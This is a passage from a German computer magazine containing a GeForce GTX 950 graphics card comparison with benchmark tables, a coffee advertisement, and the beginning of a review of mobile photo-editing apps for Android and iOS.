
anschluss an die Platine gelötet. Insgesamt darf die Karte also 225 Watt verheizen. Leider liefert der Hersteller kein Adapterkabel für ältere Netzteile mit – zum Preis von 180 Euro wünschenswert.

KFA2 GeForce GTX 950 Black OC Sniper

Die günstigste GTX-950-Karte, deren Lüfter im Leerlauf stillstehen, kommt von KFA2. Mit ihr kann man ungestört arbeiten oder Filme gucken. Selbst beim Spielen bleiben die beiden Lüfter mit Wespenmuster leise (0,5 Sone). Außerdem ist die Grafikkarte aufrüsterfreundlich, fordert sie doch nur einen sechspoligen PCIe-Stromstecker, den auch viele ältere Netzteile haben. Für wirklich antike Netzteile ohne jegliche PCIe-Stromleitungen liefert KFA2 sogar einen Molex-Adapter mit.

Das Kühlsystem kommt ohne Heatpipes aus, was dem Hersteller Geld spart und den Preis im Vergleich zur Konkurrenz verringert. Allerdings wird der Grafikchip der KFA2-Karte bei Dauerlast schnell heiß und drosselt sich beim Erreichen einer Temperatur von 80 °C auf 1177 MHz. Das kann beim Spielen ein paar Bilder pro Sekunde ausmachen, was man mit Fraps, 3DMark & Co messen kann, aber nicht spürt. Übertakter und Benchmarker sollten die Finger von der KFA2-Karte lassen, denn sie stoßen durch das einfache Kühlsystem und die begrenzte Stromversorgung schnell an Hardware-Grenzen.

Im Unterschied zur Konkurrenz gibt's außerdem nur drei statt vier Display-Ausgänge. Immerhin sind jeweils ein DisplayPort, HDMI und DVI vorhanden, was den meisten Nutzern genügen dürfte. Mit einem angeschlossenen Display schluckt die Karte 9 Watt, mit drei Displays 28 Watt. Kurioserweise zeigte der 4K-Monitor CB240HYK von Acer via DisplayPort kein Bild. Über den mitgelieferten

Spieleleistung

	Alien Isolation	Assassin's Creed Unity	Dragon Age Inquisition	GTA V	Mittelerde: Mordors Schatten
	Maximum / 1TxSMAA [fps] besser ►	Hoch / FXAA [fps] besser ►	Ultra / 2xMSAA [fps] besser ►	Hoch / 4xMSAA [fps] besser ►	Ultra / FXAA [fps] besser ►
	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080	1920 × 1080
EVGA GeForce GTX 950	82	39	33	46	43
Gigabyte GeForce GTX 950	83	39	34	49	44
KFA2 GeForce GTX 950	80	38	32	46	44
MSI GTX 950 2GD5 OC	76	32	31	45	42
vgl. GeForce GTX 750 Ti	57	25	24	40	30
vgl. Radeon R7 370	70	36	28	43	41
vgl. GeForce GTX 960	103	45	38	51	51
vgl. GeForce GTX 970	149	61	57	77	68
	2560 × 1440	2560 × 1440	2560 × 1440	2560 × 1440	2560 × 1440
EVGA GeForce GTX 950	50	24	20	29	31
Gigabyte GeForce GTX 950	52	24	21	31	32
KFA2 GeForce GTX 950	50	22	21	30	30
MSI GTX 950 2GD5 OC	47	22	20	29	29
vgl. GeForce GTX 750 Ti	35	17	14	26	20
vgl. Radeon R7 370	46	25	18	28	28
vgl. GeForce GTX 960	66	22	23	33	36
vgl. GeForce GTX 970	99	45	36	51	57

gemessen unter Windows 10 auf Intel Core i7-6770K, 16 GByte RAM, VSync aus

EVGA
GeForce GTX 950 FTWGigabyte
GV-N950XTREME-2GDKFA2
GeForce GTX 950 Black OC SniperMSI
GTX 950 2GD5 OC

DVI-zu-VGA-Adapter lässt sich ein alter Beamer oder Röhrenmonitor anschließen.

MSI GTX 950 2GD5 OC

Für sehr kompakte Systeme eignet sich die 17 cm lange GTX-950-Variante von MSI. Auch

ihr Kühlsystem fällt einfach aus, Heatpipes fehlen. Der große Axiallüfter dreht dauerhaft, wird aber selbst unter Last nie lauter als 0,5 Sone.

Die GPU drosselt bereits bei 62 °C ihre Taktfrequenz von 1076 auf 948 MHz. Dadurch begrenzt MSI die Leistungsaufnahme

auf höchstens 90 Watt, worüber sich Besitzer besonders kompakter Systeme sicherlich freuen. Leider liegt dadurch die Performance laut 3DMark zwischen 5 und 10 Prozent niedriger als bei den Konkurrenzmodellen. Bei anspruchsvollen Spielen kann der Abstand größer ausfallen. So erreicht die MSI-Karte in Assassin's Creed Unity 32 fps in Full HD, während die anderen Testexemplare 38 fps und mehr schaffen. Auch beim Raytracen via OpenCL (930 statt 1000 Luxmark-Punkte) und im Tessellation-Benchmark Unigine Heaven (41 statt 44 fps) fällt die Karte zurück.

Üblicherweise drosseln sich aktuelle GeForce-Grafikkarten erst bei einer GPU-Temperatur von 80 °C. Aus Spielersicht ist die Grenze von 60 °C zu niedrig gewählt, Filmfans und Büroarbeiter wird das nicht stören. Damit die Karte anläuft, muss man sie über einen sechspoligen PCIe-Stromstecker verbinden.

Fazit

Egal ob aktuelles Spiel oder hochauflöster Film: Die GeForce GTX 950 stemmt alles und ist dazu auch noch mit DirectX 12, Vulkan und OpenGL 4 kompatibel. Klar, hier und da muss man Kompromisse bei der Bildqualität machen. Doch dafür bekommt man für unter 200 Euro Grafikkarten mit vollem Funktionsumfang, die obendrein noch flüsterleise oder gar lautlos arbeiten.

All unsere Testexemplare taugen dank der guten Kühlsysteme auch für Arbeitsrechner und sind dank des modernen Maxwell-Prozessors überaus sparsam. AMD wird wahrscheinlich erst Mitte des Jahres konkurrenzfähige Mittelklasse-Grafikkarten mit Polaris-GPUs herausbringen, die HEVC, Direct3D 12.1 und HDMI 2.0 unterstützen – bis dahin bleibt die GeForce GTX 950 der perfekte Allrounder.

(mfi@ct.de)

High-End-Grafikkarten

Hersteller	EVGA	Gigabyte	KFA2	MSI
Modell	GeForce GTX 950 FTW	GV-N950XTREME-2GD	GeForce GTX 950 Black OC Sniper	GTX 950 2GD5 OC
Speicher	2 GByte	2 GByte	2 GByte	2 GByte
Länge	26 cm	22,7 cm	23,2 cm	17 cm
Webseite	www.evga.de	www.gigabyte.de	www.kfa2.com	www.msi-computer.de
Ausstattung				
Anschlüsse: DVI (DL) / HDMI (Mini) / DisplayPort (Mini)	1 / 1 / 3	1 / 1 / 3	1 / 1 / 1	2 / 1 / 1
Display-Adapter	DVI-I zu VGA	DVI-I zu VGA	DVI-I zu VGA	DVI-I zu VGA
gleichzeitig ansteuerbare Displays	4	4	3	4
SLI-Anschluss	✓	✓	✓	✓
sonstige Hardware-Beigaben	PCIe-Stromadapter auf 8 pin	—	PCIe-Stromadapter auf 6 pin	—
Software¹				
Software-Beigaben / Spiele	—	—	—	—
Technische Prüfungen				
Chip-/Speichertaktfrequenz	1203 / 3306 MHz	1203 / 3500 MHz	1140 / 3300 MHz	1076 / 3306 MHz
Turbo / Turbo-Maximum	1405 / 1455 MHz	1405 / 1443 MHz	1329 / 1430 MHz	1253 / 1316 MHz
3DMark Firestrike	6130	6264	6080	5762
3DMark Firestrike Extreme	3120	3183	3085	2932
Leistungsaufnahme (ZCP) 2D / Dreisichtimbetrieb / 3D / Furmark / Peak ²	8 / 28 / 105 / 118 / 138 Watt	8 / 31 / 111 / 115 / 151 Watt	9 / 27 / 104 / 106 / 144 Watt	9 / 27 / 89 / 90 / 134 Watt
Lautheit 2D / 2D-Multi-monitor / 3D / Maximum	0,1 / 0,1 / 0,9 / 0,9 Sone	0 / 0 / 0,3 / 0,3 Sone	0 / 0 / 0,5 / 0,6 Sone	0,2 / 0,2 / 0,4 / 0,5 Sone
Bewertung				
Spieleleistung	○	○	○	○
Geräuschenwicklung Leerlauf / Last	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕
Ausstattung	○	○	○	○
Preis (zirka)	190 €	180 €	160 €	160 €

¹ nur Software, die nicht kostenlos im Internet erhältlich ist oder Hardware-Tools

² Windows-Idle-Modus mit einem bzw. drei angeschlossenen Monitoren/Mittelwert im 3DMark 11 GT1/Furmark/kurzzeitig auftretende Spitzenwerte

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden
k. A. keine Angabe

Gewachsen auf Costa Ricas
Vulkanerde, in München geröstet.
Kaffeegenuss mit Verstand!



Die Telepolis Cafe-Edition macht so unverfälscht und qualitätsstark munter, nüchtern und aufmerksam wie Telepolis, das Magazin von Heise Medien, in die Welt blickt.

Nur für kurze Zeit: Spezialangebot für unsere Leser.

Naranjo Arabica-Kaffee

aus dem Westzentral Tal von Costa Rica. Wächst auf 1200 m Höhe unmittelbar am Poas Vulkan, aromatisch und duftend, auf fruchtbare Vulkanerde.

Geschmack: Fruchtig, Schokolade, ausgewogene Säure
100% Arabica, Single Origin Coffee

500 g (inkl. Porto + Handling) statt 15,- € nur **11,99 €**

Zur Bestellung mit dem Sonderrabatt im Shop bitte bei Gutschein „Telepolis1“ eingeben, dann „Gutschein einlösen“ anklicken und „aktualisieren“.

Jetzt bestellen unter: www.costa-rica.cafe/telepolis



Die hochwertigen Arabica-Bohnen von vulkanischen Hochlandböden in Costa Rica stammen von der Hacienda Pilas, die mit 100-jähriger Tradition Kaffee in der Region Naranjo anbaut. Das Siegel der „**Rainforest Alliance**“ garantiert wichtige ökologische und soziale Standards bei Herstellung und Verarbeitung: **keine Chemie, kein Raubbau am Regenwald, keine Kinderarbeit und Ausbeutung von Arbeitskräften, faire Bezahlung.**

Die Bohnen werden direkt von der Finca in eine Münchener Manufaktur geliefert und dort jederzeit frisch nach Bestellung geröstet. Der Bio-Espresso und der Bio-Kaffee stammen derzeit aus Mexiko. Crema Rica Espresso ist eine 70/30-Mischung aus Costa Rica Espresso und Robusta Parchmant Balehonour aus Indien.




Sparen Sie
20 %
Nur bis 16. 4.

André Kramer

Unterwegs aufgehübscht

Apps zur Bildbearbeitung für Android und iOS

Instagram hat vorgemacht, wie man Schnapschüsse auf die Schnelle für Social Media aufpeppt. Das neue Lightroom Mobile zeigt, wie weit das Potenzial mobiler Bildbearbeitung reicht. Foto-Apps können sich hinsichtlich Foto-Entwicklung und -Effekten mit Desktop-Schweregewichten messen.



Am PC nimmt man sich einen Abend Zeit, um die Urlaubsbilder aufzuhübschen. Hier zählen großer Funktionsumfang der Software und die Qualität des Resultats. Fotobearbeitung auf Mobilgeräten soll in erster Linie effizient sein. Schnapschüsse vom Smartphone müssen schnell und nach wenigen Handgriffen auf Facebook landen. Wer unter Zeitdruck das benötigte Werkzeug nicht findet, wird die App nach kurzer Zeit nicht mehr benutzen. Es reicht nicht, einen Haufen Werkzeuge auf dem kleinen Touchscreen unterzubringen und so anzuordnen, dass sie mit den Fingern bedienbar sind. Im Gegenteil: Das kann sogar kontraproduktiv sein. Gute Benutzerführung ist das A und O.


Gelungene Apps, die auf beiden großen Plattformen – Android und iOS – vertreten sind, haben wir in der Tabelle und auf den folgenden Seiten zusammengefasst, darunter Aviary, Dramatic Black & White, Facetune, Instagram, Lightroom Mobile, Perfectly Clear, PhotoDirector, Photoshop Mix, Pixlr, Snapseed, TouchRetouch und VSCO. Die beiden Kästen stellen zwei weitere vor, die nur für je eines der Betriebssysteme verfügbar sind.

Ein klares Profil

Wer gelten will, muss auffallen, denn bei etwa 1,4 Millionen Apps im Google Play oder Apple App Store gerät man schnell in Ver-

gessenheit. Gut aufgestellt sind Apps, die sich einer spezifischen Funktion besonders gelungen annehmen. Adobe hat aus diesem Grund seine bisherige Strategie verworfen, mit Photoshop Touch das Desktop-Konzept in die mobile Welt zu tragen. Stattdessen wächst nun eine App-Familie, deren Mitglieder klar definierte Aufgaben haben: Photoshop Sketch für Zeichnungen, Photoshop Mix für Montagen, Photoshop Fix für Bildverbesserung und so weiter. Die Kehrseite ist, dass den Kunden nun der Überblick in der ausufernden App-Familie verloren geht. Das im Oktober vorgestellte Retuschewerkzeug Photoshop Fix steht bisher nur für iOS zur Verfügung; eine Android-Version soll folgen.


iOS only: Filterstorm Neue



Filterstorm Neue von Tai Shimizu entwickelt Fotos auf iPhone oder iPad. Alleinstellungsmerkmal ist der integrierte IPTC-Editor.

Filterstorm Neue von Tai Shimizu kostet 4 Euro und steht für iPhone und iPad zur Verfügung. Der Name deutet die komplette Neu-Entwicklung der Software Ende 2013 an: „Everything old is Neue again“, hieß es im Blog. Die App entwickelt Fotos mit Reglern für Licht und Schatten, mit Gradationskurven und Tonwertkorrektur. Sie besitzt Filter für Schwarzweiß, Vignettierung, Tilt-Shift-Effekt und Cross-Entwicklung. Das Besondere: Sie ergänzt IPTC-Informationen, was sie für Pressefotografen interessant macht. Einen Default-Datensatz wendet sie bei jedem Bild-Export automatisch an. Weitere Metadatenvorlagen lassen sich anlegen.

Android only: Photo Mate R3



Torsten Simons Raw-Entwickler für Android Photo Mate R3 importiert Rohdaten direkt von einer angeschlossenen Kamera.

Photo Mate R3 bearbeitet Licht und Farbe von JPEG- sowie Raw-Dateien mit ähnlichen Werkzeugen wie Lightroom, wenn auch mit weniger gutem Resultat. Das nichtdestruktiv bearbeitete Bild exportiert die App auf Wunsch inklusive Wasserzeichen als JPEG-, PNG- oder TIFF-Datei. Entwicklungseinstellungen merkt sie sich bis zum Export. Die Installation ist kostenlos, nach 24 Stunden werden allerdings 9 Euro fällig. Die ausladende Oberfläche lässt sich nur auf einem Tablet anständig bedienen. Was die App interessant macht: Sie erkennt per USB angeschlossene Kameras und importiert darauf gespeicherte Fotos aufs Mobilgerät.

Bei Lightroom Mobile hat die Android-Version die Nase vorn.

Auch erfolgreiche Apps anderer Hersteller besitzen ein geschärftes Profil: Perfectly Clear wendet einen effektiven Bildverbesserungsalgorithmus an, Facetune verbessert Porträts, TouchRetouch retuschiert störende Objekte im Bild, Dramatic Black & White versteht sich auf effektvolle Schwarzweißumsetzung.

Berührt, geführt

Fast ebenso wichtig ist einfache Bedienung. App-Nutzer befinden sich oft in turbulenter Umgebung. Um den Schnappschuss vom Junggesellenabschied mit Erfolg zu bearbeiten, während die Freunde lärmten, muss die App klar vorgeben, was zu tun ist.

Im Idealfall führt sie vom Öffnen übers Bearbeiten bis zum Export Schritt für Schritt durch den Prozess. Besonders gut gelingt das bei Instagram und Perfectly Clear. Bei Apps mit weniger klarer Reihenfolge der Arbeitsschritte muss die App zumindest deutlich machen, wie der Nutzer zum Ergebnis kommt. Photoshop Mix, Snapseed und VSCO informieren etwa knapp und effektiv über alle wichtigen Arbeitsschritte.

Unterm Strich

Bei vielen Funktionen leidet die Übersicht einer Foto-App. Wenn sie außerdem vor-

nehmlich schrille Effekte bietet, wie Befunky oder Pho.to Lab, sollte man seine Zeit besser nicht damit verschwenden. Apps vom Kaliber „Funny Camera“, die Bilder verzerrn oder in ein Passepartout mit Vollmond und drei heulenden Wölfen setzen, bieten zwar das gewünschte klare Profil, aber kein realistisches Szenario mit geschmackvoller Anwendung.

VSCO ist ein Allrounder, dem man Aufmerksamkeit schenken sollte. Auch Aviary und Pixlr bieten sinnvolle Werkzeuge für kreative Bildverbesserung. Ein Highlight bei Aviary ist der Meme-Modus, in dem sich ein Bild um Schrift ergänzen lässt. Pixlr lässt sich um Pixlr-o-matic mit vielen tauglichen

Effekt-Presets ergänzen. Ansonsten gilt für Aviary, Pixlr und Cyberlink PhotoDirector, dass bei vielen Werkzeugen meistens nicht alle professionellen Ansprüchen genügen. Snapseed bietet spektakuläre Effekte und ein einzigartiges Bedienkonzept. Schwarzweißbilder gelingen sehr gut mit Dramatic Black & White, gute Porträts mit Facetune und kristallklare Landschaftsaufnahmen mit Perfectly Clear.

Die vorgestellten Apps führen nach wenigen Handgriffen entscheidende Verbesserungen herbei. Sicher befinden sich unter den Millionen Apps noch viele unentdeckte Perlen. Wenn Sie Ihre Lieblings-App vermissen, informieren Sie uns! (akr@ct.de)

Foto-Apps für Android und iOS

Programm	Hersteller	Web	Systemanf. Android	Systemanf. iPhone	Preis
Aviary	Adobe	aviary.com	Android ab 4.1 (v4.4)	iOS ab 8.1 (v4.0)	kostenlos
Dramatic Black & White	JixiPix	jixipix.com	Android ab 4.0 (v2.2)	iOS ab 8.0 (v2.2)	1,99 € (iOS), 2,24 € (And.)
Facetune	Lightricks	facetuneapp.com	Android ab 4.1 (v1.0)	iOS ab 7.0 (v2.5)	3,99 €
Instagram	Facebook	instagram.com	Android var. (v7.15)	iOS ab 7.0 (v7.14)	kostenlos
Lightroom Mobile	Adobe	adobe.com	Android ab 4.1 (v1.4)	iOS ab 8.1 (v2.1)	kostenlos
Perfectly Clear	Athentech	athentech.com	Android ab 2.3 (v4.1)	iOS ab 8.1 (v1.0)	2,99 € (iOS), 2,44 € (And.)
PhotoDirector	Cyberlink	cyberLink.com	Android ab 4.1 (v3.2)	iOS ab 6.0 (v1.3)	kostenlos
Photoshop Mix	Adobe	adobe.com	Android ab 4.3 (v1.2)	iOS ab 8.1 (v2.2)	kostenlos
Pixlr	Autodesk	pixlr.com	Android ab 6.0 (v3.0)	iOS ab 8.0 (v3.1)	kostenlos
Snapseed	Google	google.com	Android ab 4.1 (v2.2)	iOS ab 8.0 (v2.2)	kostenlos
TouchRetouch	AVDA	adva-soft.com	Android ab 4.0 (v3.2)	iOS ab 5.1 (v3.3)	1,99 € (iOS), 1,88 € (And.)
VSCO	VSCO	vscoco	Android ab 4.0 (v3.6)	iOS ab 8.0 (v4.5)	kostenlos

Foto-Apps für Android und iPhone



Aviary

Typ: Foto-Allrounder

Aviary war früher eigenständig, wurde dann von Adobe gekauft und ausgeschlachtet. Von der App darf man daher vermutlich keine großen Entwicklungs-sprünge mehr erwarten. Dennoch taugt sie für Foto-Entwicklung und Effekte.

Die beschrifteten Icons erleichtern die Orientierung. Aviary bietet 19 Kategorien. „Verbessern“ verspricht mit Einstellungen für Landschaft, Essen oder Nacht Ein-Klick-Resultate. Der Effektbereich hält zahlreiche sinnvolle und zeitgemäße Einstellungen parat, die sich per In-App-Kauf um viele weitere ergänzen lassen. In Kombination mit einem der schnörkellos schlichten Rahmen ist das Bild damit fast fertig.

Der Anpassen-Bereich bringt Regler für Beleuchtung, Kontrast, Farbtemperatur, Sättigung, Lichter und Schatten mit. Weichzeichner und Vignettierung lassen sich per Maske selektiv anwenden. Außerdem gibt es Werkzeuge zum Geraderichten und Beschneiden. Insgesamt bietet Aviary alles Wichtige. Das Textwerkzeug und die Porträtfunktionen sind wenig brauchbar. Der Meme-Generator hingegen versieht Fotos internetkonform mit plakativem Text. Für die Weitergabe bietet Aviary vier Platzhalter für Facebook, Instagram, WhatsApp, Google+ und Dropbox.

Fazit: Aviary bringt viele, klar beschriftete Werkzeuge mit. Nicht jedes einzelne überzeugt, in der Summe ist die App aber breit aufgestellt.

Bewertung

- ➔ großer Funktionsumfang
- ➔ enthält auch schlechte Werkzeuge



Dramatic Black & White

Typ: Schwarzweiß-Maler

Der Hauptarbeitsbereich von Dramatic Black & White umfasst Funktionen wie Öffnen, Beschnitt, Export als JPEG und Weitergabe an WhatsApp-Kontakte oder beliebige auf dem Mobilgerät eingerichtete Apps. Die übrigen vier Arbeitsschritte beinhalten einen Bereich mit Effekt-Presets, zwei mit Reglern für Helligkeit und Kontrast beziehungsweise Farbanteile und einen letzten für dunkle Randabschattung wie aus der Dunkelkammer.


Die App hält in drei Kategorien insgesamt 36 Vorschläge bereit, die man mit mehreren Werkzeugen weiterbearbeiten kann. Per Regler wählt man zwischen den Polen Weich und Scharf, Dunkel und Hell sowie wenig und viel Kontrast. Außerdem kann man die Anteile der Kanäle Rot, Grün und Blau, die Stärke des Presets und die Menge künstlichen Filmkorns bestimmen. Letzteres erinnert leider unangenehm an digitales Bildrauschen.

Im letzten Arbeitsschritt kann man die Stärke der Vignettierung einstellen, deren Form man sehr intuitiv über den oben gezeigten Kreis mit seinen vier Anfassern bestimmt. Leider legt das Programm die Vignette nur dunkel an. Eine weiße Vignettierung ist nicht vorgesehen.

Fazit: Eine gute App für die Schwarzweiß-umsetzung ist gar nicht so leicht zu finden. Dramatic Black & White überzeugt mit guten Resultaten und einer klaren Benutzerführung.

Bewertung

- ➔ kontrastreiches Schwarzweiß
- ➔ Korn wirkt wie Bildrauschen



Facetune

Typ: Porträtnretusche

Facetune bringt alle wichtigen Werkzeuge für die Porträtbearbeitung mit. Zunächst wählt man eine Funktion aus, bekommt beim ersten Aufruf eine kleine Einführung und kann sich dann mit dem Werkzeug austoben, indem man einen Bereich bearbeitet, durch Ausblenden der Ebene das Ergebnis kontrolliert und mit dem Radierer den Effekt an ungewünschten Regionen zurücknimmt.


Facetune hellt Zähne und das Weiße im Auge auf, glättet Hautfalten, schärft Details, formt das Bild um, stempelt Pickel weg, trägt Hautfarbe auf, korrigiert rote Augen, malt Unschärfe ins Bild und ergänzt Filter sowie Bilderrahmen. Im Großen und Ganzen erledigt die App ihre Aufgabe gut. Der Aufheller und die Hautglättung arbeiten subtil, verbessern das Bild aber deutlich. Der Radierer hilft dabei sehr.

Die App korrigiert rote Augen absolut fehlerfrei, indem man den Pupillen-Bereich mit dem Werkzeug überlagert und dessen Größe anpasst. Auch der Klonstempel leistet gute Dienste, ist in der Bedienung aber etwas fitzlig. Die Gitterverzerrung reagiert eine Spur zu heftig auf Wischgesten. Effekte wendet das Programm deutlich zu stark an und die Rahmen wirken aufdringlich.

Fazit: Facetune versammelt die klassischen Werkzeuge für die Porträtbearbeitung und macht seine Sache im Großen und Ganzen gut. Die Effekte überlässt man aber lieber einer anderen App.

Bewertung

- ➔ umfangreiche Porträtbearbeitung
- ➔ unbrauchbare Effekte



Instagram

Typ: Soziales Netzwerk

Die Instagram-App füttert das gleichnamige soziale Netzwerk über die integrierte Kamera-App oder aus dem Speicher des Smartphones. Auf einem iPhone 4s oder höher speichert Instagram Fotos in einer Auflösung von 2048 × 2048 Pixeln. Unter Android variiert die Auflösung. In der Web-Ansicht hat Instagram die Auflösung 2015 von 640 auf 1080 Pixel Kantenlänge angehoben.


Instagram hat das quadratische Format wieder populär und zu seinem Markenzeichen gemacht – ein anderes Seitenverhältnis lässt die App nicht zu. Die dreigeteilte Bildbearbeitung schlägt zunächst 26 Fertigeffekte vor. Die Liste lässt sich erweitern, reduzieren oder umsortieren. Anschließend holt der Lux-Filter Schatten hervor, dunkelt Lichter ab und erhöht den Kontrast. Im dritten Schritt kümmert sich die App um Ausrichtung, Helligkeit, Kontrast, Sättigung, Schatten, Hervorhebung, Vignettierung, Tilt-Shift und Schärfe.

Die Bilder landen auf Instagram und wahlweise zusätzlich auf Facebook, Twitter, Tumblr oder Flickr. Zusatz-Apps ergänzen weitere Funktionen: Die App Layout fügt Fotos zu Collagen zusammen. Die neue App Boomerang erstellt Cinemagramme, eine Mischform aus Foto und Video mit einem bewegten Element.

Fazit: Instagram setzt den Standard für Bildeffekte im Netz und in Foto-Communities. Wer seinen Alltag im Bild mit Freunden teilen will, kommt daran kaum vorbei.

Bewertung

- ⬆️ exzellente Effekte
- ⬆️ große Community



Lightroom Mobile

Typ: Raw-Entwickler

Ende Februar hat Adobe zunächst nur für Android die Version 2.0 von Lightroom Mobile vorgestellt; auf iOS ist noch 1.4 aktuell. Beiden gemeinsam ist, dass die Software mit Lightroom CC synchronisiert. So landen Smartphone-Fotos im Lightroom-Katalog auf dem PC oder Mac. Dort freigegebene Sammlungen erscheinen wiederum in Lightroom Mobile in Form von DNG-Stellvertretern, die zwar in der Auflösung, nicht aber in der Farbtiefe reduziert sind. So kann man sie mit Lightroom-Werkzeugen auf dem Tablet oder Smartphone bearbeiten und anschließend am kalibrierten Monitor auf dem Desktop abstimmen.

Lightroom Mobile bearbeitet die Grundeinstellungen und synchronisiert auch sie mit der Desktop-Version. Die Android-App hat außerdem die Paletten Teiltonung, Gradationskurven, Dunstentfernung und den HSL-Dialog bekommen. Damit bietet die App den Löwenanteil der Funktionen des Entwicklungsmoduls aus Lightroom CC.

